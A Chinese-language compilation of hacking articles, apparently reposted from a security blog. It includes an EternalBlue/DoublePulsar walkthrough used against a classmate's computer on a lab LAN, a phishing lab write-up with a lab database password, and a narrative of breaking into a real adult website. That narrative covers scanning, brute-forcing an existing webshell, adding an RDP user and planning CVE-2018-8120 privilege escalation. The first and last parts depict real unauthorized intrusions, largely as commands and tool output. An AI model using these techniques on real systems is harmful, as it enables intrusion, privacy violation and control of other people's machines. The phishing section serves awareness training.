
Ip/24 扫整个网段，然后点击扫描 ms17-010



速度挺快的几秒就好了比 metasploit 快多了

加号的就是又漏洞的下面


点击这个按钮



会弹出一个小黑框框然后输入刚刚扫到的有漏洞的 ip 回车 (可能会有人问你怎么知道那对情侣的 ip, 别着急, 往下看你就知道了!)

```
Please Input TargetIp: 192.168.1.231
Target is 192.168.1.231.
[+] SMB Touch started.
=====
[*] Smbtouch detect result:
    [+] Target      WIN7_SP1
    [+] TargetOsArchitecture   Unknown
    [+] Protocol    SMB
    [+] Credentials Anonymous
[*] Vulnerable:
    [+] ETERNALBLUE
=====
[+] Doublepulsar Detect Start.
    [-] Target not installed backdoor.
[*] Supported Vulnerables:
    [1] ETERNALBLUE
[*] Running Exploit ETERNALBLUE
    [+] Success!
=====
[*] Running Doublepulsar
[*] Target Architecture is: x86
```

X86 的 win7



```
C:\Users\lionhoo\Desktop\Main\main.exe
[1] ETERNALBLUE
[*] Running Exploit ETERNALBLUE
[+] Success!
=====
[*] Running Doublepulsar
[*] Target Architecture is: x86
Please Input Inject ProcessName [lsass.exe]:
```

这里要填个进程

这里给大家提几点：

1. 目标是 win7x86 时用 reverse_tcp 时必须用 lport=4444, 本机的端口为 4444(在 metasploit 下注意 test in elevenpaths/eternalblue-doublepulsar-metasploit)
2. 目标是 win7x86 时用 bind_tcp 时必须用 lport=4444, 目标的端口为 4444(test in elevenpaths/eternalblue-doublepulsar-metasploit)
3. fuzzbunch 的命令行模式默认设置的注入的进程是 lsass.exe,x86 平台下会导致目标机器重启,换成 explorer.exe(或 wlms.exe)
4. 目标系统为 x64 位系统最好设置注入进程为 lsass.exe
5. 有些有公网 ip 的云主机(vps)就算设置了打开一些端口也会被服务商过滤掉,这种情况要在 vps 上开不容易被过滤的端口,比如 443,53,80 等

继续进程填 explorer.exe 回车

```
Please Input Inject ProcessName [lsass.exe]: explorer.exe
[*] Inject ProcessName: explorer.exe
Please Input DllPayload(x86): -
```

payload 设置因为是 x86 所以我们用的是 x86.dll



设置 payload

```
C:\Users\lionhoo\Desktop\Main\main.exe
[1] ETERNALBLUE
[*] Running Exploit ETERNALBLUE
[+] Success!
=====
[*] Running Doublepulsar
[*] Target Architecture is: x86
Please Input Inject ProcessName [lsass.exe]: explorer.exe
[*] Inject ProcessName: explorer.exe
Please Input DllPayload(x86): C:\Users\lionhoo\Desktop\x86.dll
```

回车之后小黑框消失

这时候可以用 telnet 链接也可以用 nc 链接注意的是：端口要填 4444


```
C:\命令提示符 - C:\Users\lionhoo\Desktop\nc.exe -nvv -l -p 231 4444
Microsoft Windows [版本 10.0.16299.125]
(c) 2017 Microsoft Corporation. 保留所有权利。
C:\Users\lionhoo>C:\Users\lionhoo\Desktop\nc.exe -nvv -l -p 231 4444
(UNKNOWN) [192.168.1.231] 4444 (?) 打开
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation. 保留所有权利。
C:\Windows\system32>
```

我这里用的是 nc 连的！

下面该解答我为什么知道那对情侣的 ip 了

```
C:\Windows\system32>whoami
whoami
dz-69\administrator
C:\Windows\system32>
```

这是我们机房的电脑编号



然而局域网嘛。。。

接下来就是我的 show time 了！

14. 社工实验：邮件钓鱼

原创合天学弟[合天智汇](#)2019-01-11

数据泄露事件与社会工程学事件和鱼叉式网络钓鱼攻击有关。网络钓鱼攻击通常是电子邮件钓鱼，然后骗取受害者点击恶意链接，最后使用恶意的漏洞 Payload 攻击受害者计算机。

而 apt 的概念是高级持续性威胁，关于邮件钓鱼是针对性地了解员工的兴趣爱好，看他社交应用感兴趣的内容，或者是每个员工都关心的关于薪资的邮件内容，然后把恶意文件作为附件发送，这样钓鱼成功几率会大大提升。

钓鱼邮件指利用伪装的电邮，欺骗收件人将账号、口令等信息回复给指定的接收者；或引导收件人连接到特制的网页，这些网页通常会伪装成和真实网站一样，如银行或理财的网页，令登录者信以为真，输入信用卡或银行卡号码、账户名称及密码等而被盗取。

通常钓鱼邮件会使用自建邮件服务器批量发送垃圾邮件，抛大网，总会有一两个上当的，并且会附带来源邮件地址的欺骗，对此，收到陌生邮件或者钓鱼邮件时，我们可以从分析邮件头内容获取到重要信息，来判断钓鱼者的攻击手法。

钓鱼邮件中经常会使用一些短语：

确认您的账户

企业不会要求您通过电子邮件发送密码、登录信息或用户名、社会保障号或其他个人信息。

如果您收到来自任何其他公司的电子邮件，要求您更新您的信用卡信息，不要回复：
这是网络钓鱼诈骗。

“您赢得了抽奖”

抽奖诈骗是常见的网络钓鱼诈骗，也称预付款欺诈。最常见的预付款欺诈之一是声称您赢得巨额奖金的消息，或者某个人将向您支付巨额金钱，而您只需付出很少，或无需付出任何代价。抽奖诈骗经常引用大公司，或者大的媒体节目栏目组等等。

“如果您不在 48 小时内回复，您的帐户将被关闭”。

这些消息传达了紧迫性，因此您将会不假思索地立即回复。网络钓鱼电子邮件甚至可能声称，需要您的回复是因为您的帐户可能已经被泄露。

在合天网安实验室找到了邮件钓鱼实验环境：www.hetianlab.com，搜索 apt 之邮件钓鱼。

首先，拓扑是这样的：



服务器:window2003，IP 地址: 10.1.1.188

邮件服务器绑定域名 mail.hetian.com；邮件钓鱼服务器绑定域名 www.hack.com


安装 mysql,hmailserver,IIS


操作主机:Win2003, IP 地址:随机

如果在实战，重点肯定是邮件服务器与钓鱼 WEB 服务器搭建的，但这个实验重在体验，做简单演示，只享受钓鱼的过程。采用 hmailserver，可以快速构建邮件服务器，并且已经提前搭建好 mysql 服务器。mysql 登录口令为 root:adsl!)\$


登录 10.1.1.188 服务器后，hmailserver 已经安装好，管理口令为 888888，并且配置了两个帐号，hr@heetian.com 和 admin@heetian.com。hr@heetian.com 的帐号里已经默认收到一份钓鱼邮件。

首先我们来到搭建的邮件服务器给自己创建个用户，在工具》账户》添加





填好服务器的地址和密码，点击“我的服务要求身份验证”。



启动时，直接转到收件箱。

(实战中接着就构造钓鱼邮件，搭好钓鱼网站) 实验中已经发送到邮箱了。

我们先来看下正常的网站时这样的。

The screenshot shows a web browser window with the URL <http://mail.heetian.com/> in the address bar. The main title of the page is "Outlook Web App". Below the title, there are seven input fields for user information:

- 公司名称: [redacted]
- 职位: [redacted]
- 工号: [redacted]
- 邮箱帐号: admin@heetian.com
- 登陆地址: [redacted]
- 邮箱密码: [redacted]
- 历史密码: [redacted]

On the right side of the form, there is a yellow "登录" (Login) button.

钓鱼页面的网站是下面这样的，唯一的差别就是域名不一样。如果缺乏安全意识的人员就会在上面输入账号密码，

Outlook Web App - Microsoft Internet Explorer

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退(←) 前进(→) 停止(X) 搜索(Y) 收藏夹(Z) 地址(Alt+D) http://hack.com/ 转到(F5)

Outlook Web App

公司名称:

职位:

工号:

邮箱帐号: admin@heetian.com

登陆地址: *****

邮箱密码: *****

历史密码: *****

输入密码的按登陆的时候，就会弹出一个空白页面。

http://hack.com/ 转到 链接 >

职位: test

工号: 11111

邮箱帐号: hr@heetian.com

登陆地址: 10.1.1.117

邮箱密码: *****

历史密码: *****

接着就是模拟攻击者的步骤了。去到攻击者搭建好的后台，已经接收到受害者在钓鱼页面请求的用户名和密码了。

:	test
:	hr@heetian.com
:	888888 ←
:	11111test10.1.1.117
:	888888 ←
:	
:	10.1.1.91
:	
:	2019-1-10 9:15:08
删除 返回	

整个实验过程结束了，所以回顾一下整个过程。

1. 攻击者搭好邮件服务器，钓鱼网站。
2. 攻击者发送精心构造的钓鱼邮件
3. 受害者点击邮件里的链接
4. 攻击者接收受害者的密码

根据这个实验案例给大家温馨提示一下，收到邮件时要注意一下几点：

1.看发件人地址。如果是公务邮件，发件人多数会使用工作邮箱，如果发现对方使用的是个人邮箱帐号或者邮箱账号拼写很奇怪，那么就需要提高警惕。钓鱼邮件的发件人地址经常会进行伪造，比如伪造成本单位域名的邮箱账号或者系统管理员账号。

2.看正文目的。当心对方索要登录密码，一般正规的发件人所发送的邮件是不会索要收件人的邮箱登录账号和密码的，所以在收到邮件后要留意此类要求避免上当。

3.不要轻信发件人地址中显示的“显示名”。因为显示名实际上是可以随便设置的，要注意阅读发件邮箱全称。

4.不要轻易点开陌生邮件中的链接。正文中如果有链接地址，切忌直接打开，大量的钓鱼邮件使用短链接（例如 <http://t.cn/zWU7f71>）或带链接的文字来迷惑用户。如果接到的邮件是邮箱升级、邮箱停用等办公信息通知类邮件，在点开链接时，还应认真比对链接中的网址是否为单位网址，如果不是，则可能为钓鱼邮件。


5.不要放松对“熟人”邮件的警惕。攻击者常常会利用攻陷的组织内成员邮箱发送钓鱼邮件，如果收到了来自信任的朋友或者同事的邮件，你对邮件内容表示怀疑，可直接拨打电话向其核实。

15. 对一成人网站的渗透过程

原创剑锋[合天智汇](#) 2018-11-30

0x01

某日凌晨，睡不着觉，点开一傻diao群友分享的神秘链接，竟是一成人网站



仔细查看之，站长竟不怕死的搭建在了国内。。。

然后一股邪念冲上心头，不如。。。替天行道！为民除害！大胆！

这种淫秽网站竟敢在内部署，属实不合社会主义核心价值观啊，作为某深夜福利组织的成员之一，我一定要端掉他

保证各位群友的营养快线还跟得上节奏（滑稽

0x02

先来一波信息搜集

山西太原[电信]			市 电信	32ms	119
江苏扬州[电信]			市 电信	9ms	119
广东惠州[电信]			市 电信	27ms	117
陕西咸阳[电信]			市 电信	30ms	119
江苏镇江[电信]			市 电信	8ms	115
四川绵阳[电信]			市 电信	36ms	120
辽宁大连[电信]		超时(重试)		-	-
江苏扬州[电信]			市 电信	11ms	116
江苏常州[电信]			市 电信	9ms	117
广东佛山[电...]		超时(重试)		-	-
浙江绍兴[电信]			市 电信	18ms	117
江苏宿迁[中...]			市 中信	9ms	116

通过多地 ping 来找到该域名解析的 ip

看来是没有开 cdn，再找找子域名，然而并没有什么发现



扫一波开放端口

●	21	tcp	open	ftp Ramnit worm ftpd (malware)
●	80	tcp	open	http Apache httpd 2.4.23 ((Win32) OpenSSL/1.0.2j P
●	3306	tcp	open	mysql MySQL (unauthorized)
●	3389	tcp	open	ms-wbt-server Microsoft Terminal Service

目标是 Windows 系统，Emmmmm，开放的服务属实有点少啊，姑且先记住，待会爆破之，尽可能晚点或者不去引起管理员的注意

0x03

把目光转向 web 服务，扫一波目录

没扫两下。。。

The screenshot shows a browser window with a navigation bar at the top. The main content area displays an error message: "503 Service Temporarily Unavailable" with the text "nginx" below it.

嘛，这不是重点

挂上代理降低扫描频次继续搞，然而并没有得到啥子有用的信息。。。

不过后台没找到，倒是找到了 phpMyAdmin 还是蛮惊喜的，but 初步试探弱口令。。

emmm 并没有什么卵子用

0x04

到这里好像只能通过爆破口令来尝试了，但是对于这类黑色网站，其管理者势必会迅速察觉，所以最好还是尝试从其他方式入手

旁站找了一波，没有收获，于是开始扫 C 段

存活主机还不少。。。于是慢慢的一个个找服务，发现一台开了 web 服务的机器上边有个很奇怪的文件

2	http://	index.html	200
3	http://	/index.php	200

神 tm 的"1ndex.php"，打开之后是一个空白页，很迷

莫非是别人的 webshell？？

用 metasploit 的 aux 辅助模块爆破一波

Searchcaidao 就能找到如图所示的模块，使用 showoptions 来查看需要配置的信息，

填好主机以及 uri 后调节线程以及字典便可以直接开始爆破

```
msf > search caidao
Matching Modules
=====
Name          Description          Disclosure Date  Rank      Difficulty
-----        -----              -----           -----      -----
auxiliary/scanner/http/caidao_bruteforce_login  Chinese Caidao Backdoor Bruteforce

```

没想到居然真猜对了。。

```
[ -]
[ -]
[ +]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/caidao_bruteforce_login) >
```

0x05

整理一遍已得的情报

[+] Port:80
[+] WebServer:Microsoft-IIS/7.5

[+] 存在弱口令 adm

[+] Port:80
[+] WebServer:Microsoft-IIS/6.0


先看看 shell 权限

```
[+] weevely 3.2.0
[+] Target:
[+] Session:
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
administrator
```

用 whoami 可以看到站点的权限是 administrator


Nice，直接 netuser，但是很奇怪的不能添加到管理组，于是尝试添加到 rdp 组，之后再进行后续提权



```
weevely> net user  
00000000g /add  
  
$ net localgroup "Remote Desktop Users"  
00000000g
```


0x06

尝试 rdp 登上去，成功



果断打上重码

开 cmd 看看系统信息



```
C:\Windows\system32\cmd.exe  
systeminfo  
  
主机名:  
OS 名称: Microsoft Windows Server 2008 R2 Enterprise  
os 版本: 6.1.7601.17514 Build 7601.17514
```

查了查貌似可以用 cve-2018-8120，遂 github(笔者使用的是 <https://github.com/unamer/CVE-2018-8120>)之

